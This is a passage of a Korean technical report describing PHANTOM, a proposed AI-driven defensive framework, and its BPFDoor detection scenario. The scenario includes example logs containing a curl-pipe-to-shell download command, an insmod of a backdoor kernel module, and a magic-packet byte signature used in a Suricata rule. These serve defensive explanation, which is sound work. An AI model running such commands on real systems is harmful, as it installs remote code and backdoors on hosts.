4 PHANTOM: 여러 기관에 걸친 다단계 공격 대응 프레임워크

이 장은 Predictive Heuristic AI Network for Threat Orchestration and Mitigation(PHANTOM) 프레임워크의 전체 개요와 모듈별 역할, 런타임 동작 흐름 및 기대효과를 기술함.

4.1 설계 목표

- ▶ **목적** PHANTOM은 은닉형·다단계 공격을 실시간으로 재구성하고 예측·자동 대응함으로써 기존 단일-모듈 탐지체계의 한계를 극복함.
 - 기존 솔루션은 개별 장비(예: EDR, NIDS, SIEM) 중심의 고립된 탐지에 의존하므로, 다단계 연쇄 공격의 맥락(Context)을 읽어 탐지·대응 속도와 정확도가 낮음.
 - PHANTOM은 로그 융합(Log Fusion), 체인 식별(Chain Identification), AI 기반 이상진단(AI Diagnostics)과 동적 허니팟(Honeypot Intelligence)을 결합해 공격의 ‘맥락’을 복원하고, 우선순위화된 자동/반자동 대응을 수행함.
 - 목표는 단순 탐지 향상이 아니라 탐지→판단→조치→학습의 전 사이클을 자동화·폐쇄루프화하여 지속적으로 성능이 향상되도록 하는 것임.
- ▶ **데이터 결합·맥락 복원** PHANTOM은 이종 로그·플로우·TI를 단일 시계열 컨텍스트로 결합하여 공격 체인을 재구성함.
 - Log Manager가 정규화한 이벤트를 Log Analyzer와 Chain Identification이 시계열·세션·자산 수준에서 연관시켜 공격 단계(정찰→침입→설치→은닉→행동)를 구성함.

- 이로 인해 개별 경보(Alerts)가 아닌 ‘연관된 사건 집합(Incident Chain)’ 단위로 우선순위를 매겨 운영자가 더 빠르고 정확하게 의사결정할 수 있음.
 - 결과적으로 MTTD가 단일 이벤트 기반 환경보다 유의미하게 단축되고, 오탐(FT)으로 인한 불필요한 대응·비용이 줄어듦.
- ▶ **AI 진단 모듈의 역할** AI Diagnostics는 단순 스코어링이 아니라 컨텍스트 민감형 판단·권고를 수행함.
 - AI Controller/AI Analytics는 시계열 이상탐지, 행위 기반 모델, TI 매칭 결과를 융합하여 이질 데이터에 대한 신뢰도 기반 이상점수(Anomaly Score)와 “다음 단계 예측(Next-step Prediction)”을 제공함.
 - 또한 AI 모듈은 허니팟에서 수집된 행위데이터를 온라인 학습(또는 주기 재학습)에 활용해 탐지 룰과 모델 파라미터를 동적으로 보정함.
 - 전통적 SIEM은 주로 규칙·서명(Indicator) 매칭에 의존하지만, PHANTOM의 AI는 문맥(context)과 행동(behavioral) 패턴을 학습하여 제로데이·변형 공격에 대해 예측적 탐지 능력을 제공함.
- ▶ **오케스트레이션·정책 안전성** Orchestration Engine + Policy Manager 조합으로 자동화와 안전성을 동시에 제공함.
 - Orchestration Engine은 Chain Identification과 AI 진단 결과를 근거로 우선 순위화된 룰 후보(soft-block, monitor, honeypot)를 생성하고 Policy Manager는 카나리(단계적) 배포·검증·롤백을 통해 운영 리스크를 최소화함.
 - 운영자는 ‘완전 자동(Autonomous)’ 또는 ‘인간 승인(Pending human approval)’ 모드 중 정책 운전 방식을 선택할 수 있어 안전성과 속도 사이에서 균형을 맞출 수 있음.
 - 이 구조는 단순한 룰 자동 배포 시스템과 달리, 정책의 문법·호환성·영향도(서비스 영향)를 사전 검증해 잘못된 자동화로 인한 서비스 장애 위험을 줄임.
- ▶ **학습·적응 루프** 허니팟·Flow Adjustment·TI 연계를 통한 지속적 적응이 핵심임.
 - Honeypot Intelligence는 동적 트랩을 RL 기반으로 설계·배치하여 실전 행위를 안전하게 유도하고, 수집된 IOC·행위로그는 Log Analyzer의 학습데

이터로 재투입됨.

- Flow Adjustment는 정책 배포 후 KPI(정탐률 · 오탐률 · MTTD 등)를 측정하여 정책 · 모델 파라미터를 자동으로 튜닝함.
 - 이 피드백 루프는 시간이 지날수록 탐지 성능 · 정책 적중률을 높이고, 새로운 전술 · 기법(TTPs)에 신속히 적응하게 함.
- ▶ 운영 관점의 장점 운영 부담 감소와 의사결정 가속화가 동시에 가능함.
 - 연관분석 기반 우선순위화와 자동화된 안전 배포는 SOC 운영자의 반복적 · 루틴적 판단을 줄여 고부가가치 분석에 집중하게 함.
 - TI와 허니팟을 통한 자동 IOC 확보 및 정책 자동 생성은 룰 작성 · 테스트 주기를 단축하여 보안 운영 민첩성을 제고함.
 - 운영 지표로는 MTTD 단축률, 허니팟 유인 성공률, 자동화된 정책 적용 비율, 스캔↔CMDB 불일치 감소 등이 사용될 수 있음.

4.2 핵심 구조 개요

- ▶ PHANTOM은 공격 탐지부터 대응 정책 배포, 그리고 룰 검증 · 보정까지의 전 과정을 자동화한 자가점검형 대응 프레임워크임.
 - Predictive Heuristic AI Network for Threat Orchestration and Mitigation(PHANTOM)은 다단계 공격 탐지뿐 아니라, 배포된 정책(차단 룰)의 효과를 AI가 직접 진단 · 검증하는 구조로 설계됨.
 - 전체 흐름은 Log Manager → Log Analyzer ↔ Threat Intelligence Exchanger → Chain Identification → Orchestration Engine → Policy Manager → AI Diagnostics(정책 진단) → Honeypot Intelligence(RL 기반 동적 트랩) → Flow Adjustment 순으로 이어짐.
 - 기존 체계가 “탐지 중심”이었다면, PHANTOM은 “탐지-대응-검증-보정”의 완전한 폐쇄 루프(closed-loop) 구조를 구현함.
- ▶ 핵심 설계 철학은 “AI 중심의 위협 판단”과 “지속적 학습 기반의 자가진화(Self-evolution)”임.
 - PHANTOM은 룰 생성과 배포의 자동화뿐 아니라, AI 진단 모듈이 룰의 유 효성 · 정상 트래픽 영향도를 실시간 점검함.




그림 5: PHANTOM모듈별 기능 정의

- AI는 배포된 룰이 과차단(over-blocking) 또는 미차단(under-blocking)을 유발하는지 자동 판단하고, 필요 시 Policy Manager로 피드백을 전달함.
 - 이 구조를 통해 운영자는 수동 검증 과정 없이도 룰의 안정성과 정확성을 지속적으로 유지할 수 있음. i/beginsteps

4.3 모듈별 기능 정의

- Log Manager 로그 수집 및 표준화 담당 모듈임.
 - FW, IDS, EDR, Honeypot 등에서 로그를 수집하여 표준 포맷으로 정규화함.
 - 수집 자연 · 데이터 품질 등을 평가하는 메타데이터를 부여하고, 이벤트 간 시간 동기화를 수행함.
 - Log Manager는 PHANTOM의 모든 분석 모듈이 공통된 이벤트 구조를 사용할 수 있도록 기반을 제공함.
- Log Analyzer AI 기반 이상탐지와 TI 매칭을 수행함.
 - 로그 스트림을 분석하여 이상 점수와 의심 이벤트를 도출하고, Threat Intelligence Exchanger를 통해 IOC를 검증함.

- 단일 이벤트보다 “연관된 행동 패턴”을 중심으로 이상 여부를 판단해 탐지 정밀도를 높임.
 - 결과는 Chain Identification에 전달되어, 공격 단계별 흐름을 재구성 하는 입력으로 사용됨.
- Threat Intelligence Exchanger 내부 · 외부 TI를 상호 교환하는 허브임.
 - 외부 TI 피드와 내부 탐지 데이터를 융합하여 최신 IOC를 동기화함.
 - IOC의 신뢰도 · 중복도 · 갱신 시점을 관리해 탐지 정확도를 유지함.
 - 외부 위협정보와 내부 실시간 탐지결과를 결합해, 공격자 TTPs 변화에 신속히 대응함.
- Chain Identification 이벤트 연관 분석을 통해 공격 체인을 복원함.
 - 시간 · 자산 · 세션 단위로 로그를 상관분석하여 공격 단계를 Cyber Kill Chain 구조로 재구성함.
 - 다기관 로그(예: 전력망 · VPP · IT망)를 연동하여 공격자가 한 기관에서 다른 기관으로 이동하는 연쇄 흐름을 복원함.
 - “공통 세션ID + 동일 사용자 토큰 + 3분 내 다중 자산 이동 탐지 시 → Kill Chain 재구성 수행”.
- Orchestration Engine 대응 전략을 자동으로 설계하는 중앙 제어 모듈임.
 - Chain Identification과 Log Analyzer의 결과를 바탕으로 대응 정책 후보 (soft-block, isolation, honeypot 유도 등)를 생성함.
 - 공격 영향도, 자산 중요도, 신뢰도를 기반으로 우선순위를 부여하고 Policy Manager에 정책 배포 요청을 전달함.
 - Orchestration Engine은 AI Controller의 판단을 반영해 자동 또는 반자동 대응을 결정함.
- Policy Manager 정책의 검증 · 배포 · 롤백을 담당함.
 - Orchestration Engine이 제시한 룰을 각 장비별 포맷에 맞게 변환하고, 구문 · 호환성 · 충돌 여부를 점검함.
 - 승인된 정책은 단계적(카나리 방식)으로 배포되며, 정책의 영향도(서비스 영향)를 사전 검증함.
 - 모든 정책의 버전 이력을 관리하고, 필요 시 자동 롤백 기능을 통해

장애를 방지함.

- **AI Diagnostics (정책 진단 모듈)** 배포된 룰의 정상성 · 안정성을 평가하는 자동 검증 모듈임.
 - 본 모듈은 정책 적용 시점의 시스템 전체 상태(프로세스, 파일, 포트, 메모리, 레지스트리 등)를 자동 스냅샷(snapshot)으로 저장함. 이 상태 정보는 정책 적용 전후의 변화($\Delta state$)를 비교 · 분석하기 위한 기준 데이터로 활용됨.
 - 이후 실제 네트워크 트래픽, 로그, 시스템 상태의 시계열 변화를 통합 분석하여, 탐지된 경보가 실제 악성 행위로 인한 결과인지, 단순 경보 수준의 오탐(False Positive)인지 판단함.
 - AI Diagnostics는 경보→시스템 변화→조치→결과의 인과 시퀀스를 학습하여, “실제 영향 없는 경보”를 자동 식별함. 오탐률이 하이퍼파라미터 θ_{FP} 이상으로 관측될 경우, 해당 정책을 비활성화하고 롤백 절차를 수행함.
- $If FP_{rate} \geq \theta_{FP}, \text{then rollback}(policy_i)$
- 롤백 시에는 전체 시스템이 아닌 정책 적용으로 영향을 받은 구성요소만 선택적으로 복원(Selective Rollback)하여, 정상적인 시스템 변화를 유지한 채 복구함.
- 롤백 과정은 디지털 트윈(Digital Twin) 기반 시뮬레이션 환경에서 사전 검증되며, 실제 복원 시 서비스 영향도를 최소화함.
- 진단 결과는 **Policy Manager** 및 **Flow Adjustment** 모듈에 전달되어, 임계값 · 룰 경계 · 정책 가중치가 자동 보정됨.
- 이 과정에서 룰 간 상호 의존성이나 중첩 조건을 검증하기 위해 **연관 규칙 기반 분석**(Association Rule Analysis) 및 통계적 오탐 탐지 기법을 보조적으로 병행함.
 - 특정 룰이 정상 트래픽 패턴과 높은 상관관계를 보일 경우 잠재적 오탐으로 판단함.
 - LIME 분석 결과 보고를 바탕으로 통계적 이상 탐지 지표(예: False Positive Score, Alert Frequency Variance)를 계산함

- **Honeypot Intelligence** RL 기반 동적 트랩 배치 및 행위 학습 모듈임.
 - Orchestration Engine의 요청에 따라 공격자 유인을 위한 허니팟을 자동 배치함.
 - RL 기반으로 공격자 접근 유형 · 위치 · 시간을 분석해 최적의 트랩 전략을 학습함.
 - 수집된 공격행위는 Log Analyzer와 AI Diagnostics 양쪽에 제공되어, 탐지모델 및 정책 품질 모두를 개선함.
- **Flow Adjustment** 정책 · 모델 성능을 보정하는 피드백 모듈임.
 - 정책 배포 후의 성능 지표(정탐률, 오탐률, MTTD, 허니팟 유인률 등)를 수집하여 모델 및 룰 파라미터를 자동 조정함.
 - AI Diagnostics의 결과(정상 트래픽 차단 · 누락 탐지 등)를 반영해 정책 품질을 재평가하고, 필요한 수정사항을 자동 피드백함.
 - PHANTOM의 ‘자기교정(Self-correction)’ 메커니즘으로, AI Diagnostics · Orchestration Engine · Policy Manager의 정보를 통합해 전체 효율을 유지함.
- PHANTOM은 단순 탐지 체계를 넘어, 정책 자동화 + AI 검증 + 동적 학습을 결합한 자가점검형 대응 구조를 지향함.
 - AI 진단 모듈이 룰 품질을 실시간 검증함으로써 기존 시스템의 오탐 · 차단오류 문제를 해결하고, 허니팟 학습과 Flow Adjustment가 장기적 성능 안정성을 유지함.

4.4 PHANTOM 동작 흐름

- **전체 개요** PHANTOM은 실시간 로그 스트림을 기반으로 탐지 · 분석 · 대응 · 검증 · 학습이 순환하는 폐쇄루프(closed-loop) 구조로 동작함.
 - 탐지 단계(Log Manager Chain Identification)에서 이벤트를 정규화 · 상관분석하고, 대응 단계(Orchestration Policy Manager)에서 정책을 자동 생성 · 배포함.
 - 이후 진단 및 학습 단계(AI Diagnostics Flow Adjustment)에서는 배포된 룰의 효과를 평가하고 정상 트래픽 차단 여부를 점검하여, 결과를 다시




그림 6: PHANTOM의 동작 흐름

Orchestration Engine에 피드백함.

- 이 순환 구조를 통해 PHANTOM은 단순 경보 발생 시스템이 아니라 “스스로 정책 품질을 평가하고 보정하는 자가진단형 오피스트레이션 프레임워크”로 동작함.
- ① **이벤트 수집 (Log Manager)** 모든 로그 소스를 통합 수집하고 표준화함.
 - FW, IDS, EDR, Honeypot, 시스템 로그, 네트워크 플로우를 실시간으로 수집하고, 시간 동기화 · 중복 제거 · 정규화 과정을 수행함.
 - 각 이벤트에는 신뢰도 · 채널 · 수집지연 정보가 메타데이터로 부착되어 분석 품질을 보정할 수 있도록 함.
 - 동일 이벤트가 FW와 EDR에서 동시에 감지되면 우선순위(가중치) 합산 후 하나의 표준 이벤트로 통합함.
- ② **이상분석 및 TI 매칭 (Log Analyzer ↔ Threat Intelligence Exchanger)**
 - AI 기반 시계열 분석 및 행위유사도 탐지를 통해 이상 이벤트를 도출하고, TI에서 제공된 IOC와 교차 검증함.
 - 분석 결과에는 이상점수 · 의심행위 유형 · 관련 자산 정보가 포함되며, 이는 체인 식별 단계로 전달됨.
 - “이상점수 ≥ 0.85 + 외부 IOC 일치 시 Chain Identification 모듈 호출 \rightarrow 공격체인 후보 생성”.

- ③ 체인 재구성 및 단계 판정 (Chain Identification)
 - 이벤트의 시간 순서, 세션 정보, 자산 관계를 바탕으로 Cyber Kill Chain 단계(정찰→침입→설치→운용→행동)로 태깅함.
 - 다기관 간 로그를 연동하여 공격자가 한 기관에서 다른 기관으로 이동하는 연쇄 흐름을 복원함.
 - “공통 세션ID + 동일 사용자 토큰 + 3분 내 다중 자산 이동 탐지 시 → Kill Chain 재구성 수행”.
- ④ Triage 및 룰 후보 생성 (Orchestration Engine)
 - 우선순위가 높은 체인을 선별하고, 차단·감시·격리·허니팟 유도 등 대응전략을 자동 생성함.
 - AI Controller가 각 대응전략의 성공 확률과 영향도(업무 서비스 영향, 자산 중요도)를 평가하여 우선순위를 산정함.
 - “체인 단계 = 침입 or 설치, Anomaly Score ≥ 0.9, 영향도 High → 차단 룰 후보 자동 생성 및 Policy Manager로 전달”.
- ⑤ 정책 검증 및 배포 (Policy Manager)
 - 전달된 룰을 장비별로 변환·검증 후 단계적(카나리 방식)으로 배포함.
 - 배포 전 문법오류·충돌률·충돌을 검증하고, 영향도 시뮬레이션을 수행하여 서비스 중단 위험을 사전 차단함.
 - “룰 배포 전 시뮬레이션에서 서비스 영향도 ≤ 5% → 자동 승인 / 초과 시 관리자 승인 대기”.
- ⑥ 룰 유효성 진단 (AI Diagnostics)
 - 정책 적용 이후 발생하는 실제 트래픽, 시스템 로그, 프로세스·파일 변화를 종합적으로 분석함. 탐지 결과가 시스템 변화와 무관하거나 정상 서비스 트래픽을 차단하는 경우, 해당 룰의 오탐 가능성은 판단함.
 - 룰의 필터링 경계가 정상 영역을 침범했는지 여부를 정상 트래픽 베터 모델(Protocol Pattern, Response Time, Port Distribution 등)과 비교함.
 - 오탐률이 사전 정의된 하이퍼파라미터 $\theta_{FP} = 0.02$ (2%) 이상이거나,

정책 적용 전후의 시스템 변화가 감지되지 않을 경우:

$$FP_{rate} \geq \theta_{FP} \vee state = 0 \Rightarrow rollback(policy_i)$$

자동으로 해당 룰을 비활성화하고, 이전 정상 상태로 **부분 롤백(Selective Rollback)**을 수행함.

- 롤백은 변경된 구성요소 중 영향을 받은 영역만 복원하며, 정상적 설정은 그대로 유지되어 서비스 연속성을 보장함.
- 진단 및 롤백 결과는 **Flow Adjustment**로 전달되어 모델 재학습에 사용되며, 학습 데이터셋은 “정상 vs 오탐 후 복구된 상태”의 비교 피처를 포함하도록 자동 확장됨.
- 이 단계는 결과적으로 PHANTOM 프레임워크가 “탐지 후 대응”을 넘어 정책의 안정성까지 자가검증(Self-validation)하는 페루프형 보안 체계로 기능하게 함.

- ⑦ 허니팟 생성 및 공격자 유도 (Honeypot Intelligence)

- Orchestration Engine의 명령에 따라 RL 기반으로 최적 위치에 허니팟을 자동 배치함.
- 허니팟은 침투패턴 · 명령행위 · 파일 업로드 · 네트워크 접근을 기록하고, 이 정보를 Log Analyzer와 AI Diagnostics로 피드백함.
- “특정 자산에 반복 침입 실패 로그 발생 시 → 동일 IP대역 대상 유인 허니팟 생성 및 로그 수집 시작”.

- ⑧ 정책 · 모델 성능 측정 및 보정 (Flow Adjustment)

- 적용 후 KPI(정탐률, 오탐률, MTTD, MTTR, 허니팟 유인 성공률)를 실시간 측정함.
- AI Diagnostics의 결과를 종합 분석하여 정책 · 모델 파라미터를 자동 조정함.
 - “정탐률 < 90% or 오탐률 > 5% 발생 시 → 임계값 및 모델 파라미터 자동 재설정”.

- ⑨ 모델 · 정책 재학습 및 피드백 (Self-Training Loop)

- Flow Adjustment 결과는 Log Analyzer와 AI Diagnostics로 피드백되어, 다음 탐지 사이클에서 모델이 개선됨.

- 새롭게 수집된 허니팟 행위·정상 트래픽 패턴이 학습데이터로 반영되어, 탐지 정확도·정책 품질이 점진적으로 향상됨.
 - 이 단계를 통해 PHANTOM은 스스로 학습하고 성장하는 자가진화형(Adaptive) 구조를 유지하며, 공격자의 새로운 전술·기법(TTPs)에 빠르게 적응함.
- **종합 동작 요약** PHANTOM의 런타임 시퀀스는 “탐지 → 분석 → 대응 → 검증 → 보정 → 학습”의 6단계 폐쇄루프 구조로 작동함.
 - 각 모듈은 독립적으로 동작하지만, 상호 피드백을 통해 전체 프레임워크의 정밀도·안정성을 지속적으로 향상시킴.
 - 단순히 위협을 ‘탐지하는 시스템’을 넘어, “정책의 정확도와 영향도까지 자율 점검·보정하는 AI 기반 대응 생태계”로 발전함.

4.5 기대효과

- **전반적 기대효과** PHANTOM은 탐지·대응·검증·학습이 순환되는 폐쇄루프 구조를 통해 보안 체계의 신뢰성과 자율성을 높임.
 - 장비별 분산 대응 구조를 통합하여, 공격 탐지부터 정책 배포·검증·보정 까지 하나의 흐름으로 자동화함.
 - 상호 피드백 구조로 설계되어 시간이 지날수록 탐지 성능과 정책 품질이 스스로 향상되는 자가진화형 체계를 구현함.
 - 사람이 아닌 시스템이 직접 탐지 결과를 평가·보완하므로, 운영자 개입을 최소화하면서도 대응 신속성을 유지함.
- **탐지 및 분석 측면** AI 기반 로그 상관분석으로 은닉형·다단계 공격을 신속히 탐지함.
 - Log Analyzer와 Chain Identification이 개별 이벤트를 통합적으로 분석하여 공격 체인을 재구성함으로써, 공격의 전체 맥락을 파악할 수 있음.
 - Threat Intelligence Exchanger 연동으로 외부 위협정보를 실시간 반영하여 변형 공격이나 새로운 위협에도 빠르게 대응함.
 - 탐지는 단순 시그니처 매칭이 아니라 ‘행동 패턴과 맥락(Context)’ 기반이므로, 기존 체계 대비 탐지 폭이 넓고 대응 속도가 향상됨.

- 대응 및 정책 관리 측면 정책의 생성 · 검증 · 배포가 자동화되어 안정성을 확보함.
 - Orchestration Engine이 영향도와 자산 중요도를 기반으로 대응 전략을 자동 설계하고, Policy Manager가 안전하게 정책을 검증 · 배포함.
 - AI Diagnostics가 배포된 룰의 정상 트래픽 영향을 자동 진단하여 과차단/미차단과 같은 정책 품질 문제를 사전에 방지함.
 - 정책의 일관성과 신뢰성을 확보하고, 서비스 중단이나 오탐 문제를 최소화함.
- 학습 및 적응 측면 RL 기반 허니팟과 피드백 루프로 시스템이 지속적으로 진화함.
 - Honeypot Intelligence가 동적으로 공격자를 유인하고, 수집된 행위 데이터를 AI 분석에 재활용하여 탐지 모델을 보강함.
 - Flow Adjustment는 정책 효과를 평가하고 결과를 학습모델에 반영하여, 스스로 최적화되는 순환 구조를 유지함.
 - 환경 변화나 공격자 전술 변화를 실시간 반영하여 장기적으로 탐지 정확도와 안정성을 높임.
- 운영 효율 및 가시성 측면 통합된 데이터 흐름과 시각화로 운영 부담을 완화함.
 - Chain Identification을 중심으로 다기관 간 공격 경로를 시각화하여 운영자가 위협 전파 경로를 명확히 인식할 수 있음.
 - 로그 · 정책 · 탐지 현황이 하나의 대시보드로 통합되어 운영자가 실시간으로 상태를 점검할 수 있음.
 - 개별 장비나 로그를 일일이 점검할 필요 없이, PHANTOM의 종합 분석 결과를 바탕으로 고도화된 의사결정을 수행 가능.
- PHANTOM은 탐지 중심의 보안 체계를 자가진단형 · 자가보완형 구조로 진화시킨 프레임워크임.
 - 탐지→대응→검증→보정→학습의 순환을 스스로 수행함으로써, 보안 체계의 안정성 · 지속성 · 적응성을 모두 확보함.
 - 궁극적으로 PHANTOM은 “AI가 만든 정책을 AI가 검증하고, 다시 학

- 습으로 발전시키는” 통합 오케스트레이션 모델로서, 변화하는 위협 환경 속에서도 지속 가능한 방어 역량을 유지할 수 있는 구조적 토대를 제공함.
- 목표는 완전 무인 자동화가 아니라, AI가 사람을 보조하며 보안운영의 품질을 꾸준히 개선하는 자율보안 생태계(Self-Sustaining Security Ecosystem) 구축에 있음.

5 PHANTOM의 위협 대응 시나리오

이 장의 목표는 ‘미등록 · 취약 자산을 사전에 식별하여 은닉형 · 다단계 공격의 진입로를 차단하는 것’이며, 자산관리(Inventory)와 자동화된 검증(Integrity check)이 핵심임.

5.1 자산 관리 개선 방안

- 정기 자동 스캔 도입




그림 7: 정기 자동 스캔

내부망과 VPP 전역에 대한 정기적 · 자동화된 네트워크 스캔을 실행함.

- ICMP · ARP · TCP SYN 등 기본 프로토콜을 포함한 정기 스캔을 통해 모든 활성 호스트를 탐지하고, 스캔 결과를 표준 이벤트 스트림으로 정규화하여 자산 목록과 비교함.
- 스캔은 스케줄러에 의해 무인화되어야 하며, 스캔 주기 · 영역 · 감도는

운영 위험도에 따라 정책화함.

- 스캔 시 수집되는 원시 플로우는 Log Manager로 흡수되어 Chain Identification과 연계된 상관분석 입력으로도 활용됨.

○ 수집 항목 표준화




그림 8: 수집 항목 표준화

스캔에서 반드시 수집할 핵심 속성을 규정함.

- 스캔 결과는 OUI, 서비스 배너, TTL, 열린 포트, 서비스/펌웨어 버전 등의 항목을 표준 필드로 수집함.
- 이러한 메타데이터는 자산의 운영체제 · 장비 유형 · 운영 서비스(예: SSH, MQTT 등)를 빠르게 추정하게 해주며, 취약점 매칭 · 우선순위화를 가능하게 함.
 - 서비스 배너 · TTL · OUI 기반의 초기 분류는 CMDB의 자동 태깅 룰과 결합되어 자산의 정확한 속성(제조사 · OS)을 보완함.
- 스캔 결과와 인벤토리(CMDB) 자동 대조 스캔 결과와 CMDB를 자동 비교하여 미등록 · 변경 자산을 식별함.
 - 스캔으로 확인된 호스트/서비스가 CMDB의 등록 자산과 불일치할 경우 자동 알림 · 경고 워크플로우를 트리거함.
 - 불일치 유형(미등록 신호 · 서비스 버전 불일치 · 위치 변경 등)에 따라 등

급화된 대응(알림→임시 격리→심층 포렌식)을 수행하도록 프로세스를 설계함.

- 자동 대조 결과는 Policy Manager와 연동되어 ‘격리 룰’ 생성 요청으로 전환될 수 있으며, 격리 상태·해제 이력은 CMDB와 동기화됨.
- **취약점 스캐너 연동** 서비스 버전·포트 정보에 기반해 취약점 스캐너와 자동 연동함.
 - 스캔으로 수집된 서비스 버전 정보를 취약점 DB와 매칭하여 패치 누락·취약 버전 자산을 태깅하고, 우선 보수 대상으로 지정함.
 - 취약점 탐지 결과는 우선순위(자산 중요도·외부 노출도·취약성 심각도)를 고려해 처리 워크플로우에 자동 삽입됨.
 - 취약 자산은 허니팟 유도·추가 모니터링 대상으로 자동 태깅되어 학습 루프의 입력으로도 활용됨.
- **빌드·배포 무결성 검증** 벤더 빌드/패치 배포 경로에서 서명·해시·출처 검증을 의무화함.
 - 소프트웨어·패치는 디지털 서명·해시 검증 및 출처 검증 절차를 통과해야 배포·설치가 허용되도록 배포 파이프라인을 강화함.
 - 배포 서버 접근·파일 전달 로그는 TI Exchanger와 연계해 의심 유통 경로(외부 URL 접속·비인가 IP)를 자동 차단·격리할 수 있도록 함.
 - 무결성 검증 실패 시 해당 URL/IP는 자동으로 방화벽 룰·프록시 필터에 등록되어 배포 차단이 즉시 적용됨.
- **인증서·키 라이프사이클 관리** 인증서·API 키·시크릿의 발급·회수·교체 절차를 정립함.
 - 메시지 브로커·케이트웨이·빌드서버 등 핵심 구성요소에서 사용되는 인증서와 키에 대해 중앙 시크릿 관리자를 도입하고 주기적 교체·폐기 정책을 적용함.
 - 키·인증서 탈취 정황(동일 인증서의 비정상적 동시 사용 등)은 SIEM과 AI Diagnostics로 실시간 모니터링하여 즉각 폐기·재발급 조치를 취함.
 - 인증서 무결성 이력은 CMDB와 연계해 자산의 신뢰도 평가지표로 활용함.

- 운영 · 프로세스 권고 스캔→대조→조치의 자동화 흐름과 교차검증 절차를 문서화함.
 - 스캔 결과의 신뢰도를 높이기 위해 채널별(EDR · FW · NIDS) 교차검증 룰을 도입하고, 자동화된 워크플로우는 관리자 승인 정책을 포함하여 안전성을 확보함.
 - 비인가 자산 발견 시 표준 대응(임시 네트워크 격리→포렌식 데이터 수집→무결성 검증→CMDB 갱신)의 절차를 명문화하여 운영자의 판단 부담을 경감함.
 - Policy Manager와 연동된 자동화 규칙은 ‘격리 상태 유지 조건’ · ‘재검증 주기’ 등을 포함하여 오탐에 의한 불필요한 서비스 중단을 방지함.

5.2 위협 대응 시나리오① - BPFDoor 감염 탐지 및 격리

- 개요 BPFDoor는 매직패킷으로 활성화되는 은닉형 커널/커널부착 백도어로, 탐지 · 격리 · 학습의 전주기 자동화가 필요함.
 - BPFDoor는 설치 후 포트리스 상태로 은닉되며 특정 매직바이트를 수신할 때만 활성화되어 리버스쉘을 열거나 C2 통신을 수행함.
 - 본 시나리오에서는 정찰→침입→설치→감염 · 트리거→C2 흐름을 전제로 PHANTOM의 각 모듈이 어떤 역할을 수행하는지 기술함.




그림 9: PHANTOM의 탐지 과정

- 정찰(Reconnaissance) 인지 내부 포트스캔과 비정상 배너 · 플로우 패턴

으로 초기 이상을 식별함.

- Log Manager가 FW, NIDS, NetFlow/SFlow 로그를 수집하고 Log Analyzer가 동일 내부 IP의 연속적 SYN/포트 프로빙을 상관분석하여 정찰으로 태깅함.
- 예시 로그: fw01 kernel: DROP ... SRC=10.1.2.45 DST=10.1.2.10 DPT=22 등의 연속적 DROP/연결시도가 Chain Identification으로 전달되어 초기 단계로 분류됨.
 - 포트 조합 · 비정상 배너 불일치 · 짧은 시간내 다중 호스트 접근 패턴이 감지되면 이상점수를 높여 후속 단계로 진행할 우려를 표시함.
- 침입(Initial compromise) 식별 브로커 · 빌드서버 · 다운로드 패턴으로 침투 정황을 재구성함.
 - Log Analyzer는 브로커 또는 빌드/배포서버의 HTTP 요청 · 비정상 페이로드 길이 · 스키마 불일치 로그를 TI와 대조하여 침입 시나리오를 확인함.
 - 사례: curl -s http://10.2.3.10/bin/runme.sh | sh 형태의 다운로드-실행 체인이 EDR 로그로 포착되면 Chain Identification은 이를 ‘침입’으로 태깅하고 Orchestration Engine에 모니터 강화 · 임시 제한 권고를 전달함.
 - Orchestration Engine은 자산 중요도 · 서비스 영향도를 고려해 ‘감정 모니터링’ 또는 ‘임시 쓰기 · 실행 제한’ 같은 중간 대응을 제안하며 Policy Manager가 시뮬레이션으로 영향도를 검증함.
- 설치(Installation) 탐지 프로세스 체인 · BPF syscall 흔적으로 설치를 확인함.
 - EDR 로그에서 프로세스 트리(예: sshd -> bash -> curl -> sh -> insmod /tmp/bpfdoor.ko)가 기록되면 Log Manager가 이를 표준 이벤트로 정규화하고 Log Analyzer는 bpf(LOAD_PROG)/bpf(ATTACH) syscall 발생과 상관시켜 설치 시도를 판정함.
 - Chain Identification은 이를 ‘설치/은닉’ 단계로 마크하고 Orchestration Engine은 즉시 대응 후보(네트워크 세그먼트 격리, 호스트 EDR 격리, 프로세스 차단 등)를 생성함.

- EDR 예시: process_create pid=4533 cmd="/usr/bin/insmod /tmp/bpfdoor.ko" parent_chain:sshd-bash-curl-sh-insmod 등은 높은 신뢰도로 설치 행위를 가리킴.
- 매직패킷 트리거 차단 매직바이트 기반 필터링으로 활성화를 사전 차단함.
 - 매직패킷(예: 바이트 시퀀스 |52 93 00 00|)을 네트워크 스트림에서 실시간 매칭하여 활성화 신호의 인그레스를 차단하도록 정책을 생성함.
 - Orchestration Engine은 Log Analyzer의 패턴 매칭 결과를 받아 Policy Manager에 NIDS/ACL 를 생성을 요청하고, Policy Manager는 카나리 적용으로 정상 영향도를 검증함.
 - Suricata 룰(개념): alert tcp any any -> any any (msg:"BPFDoor magic packet"; content:"|52 93 00 00|"; sid:1000001;) 식으로 매직바이트를 모니터하되 오프셋 · 길이 조건을 추가하여 오탐을 줄임.
- 격리(Containment) 및 자동 포렌식 수집 단계적 격리와 포렌식팩 자동 생성을 수행함.
 - Policy Manager는 Orchestration Engine이 제안한 격리 룰을 장비별 문법으로 변환하여 카나리 배포 후 이상 지속 시 전면 적용함.
 - EDR은 대상 호스트의 프로세스 목록 · 메모리 덤프 · 열린 소켓 · 로컬 파일 해시 · PCAP을 자동 수집하여 포렌식 팩을 구성하고 Chain Identification 은 이를 체인에 결합하여 감염 범위를 보강함.
 - 포렌식 팩 항목: process_list, open_files, loaded_modules, network_connections, memory_dump, file_hashes 등은 TI로 등록됨.
- 무결성 검사 및 복원(Restoration) 변조 확인 · 안전 복원 절차를 자동화함.
 - 무결성 검사 도구는 CMDB · 배포서버의 서명 · 해시와 호스트 실측 파일 해시를 비교하여 변조를 확인하고 자동 복원 절차(악성 모듈 언로드 → 신뢰 이미지 재적용 → 재부팅 및 검증)를 실행함.
 - 복원 후 AI Diagnostics는 복원 조치가 정상 트래픽에 오탐을 유발하는지 검증하고 Flow Adjustment는 복원 프로세스의 KPI를 집계하여 후속 개선안을 제시함.
- 허니팟 유도 및 학습 데이터 확보




그림 10: PHANTOM의 허니팟 유도 및 학습

공격자 행동을 안전하게 유인하여 샘플을 확보함.

- Orchestration Engine은 취약/의심 자산 주변에 허니팟을 배치하고 Honeypot Intelligence는 RL 기반 유인 전략을 최적화하여 공격자가 매직패킷을 보내거나 리버스쉘을 시도하도록 유도함.
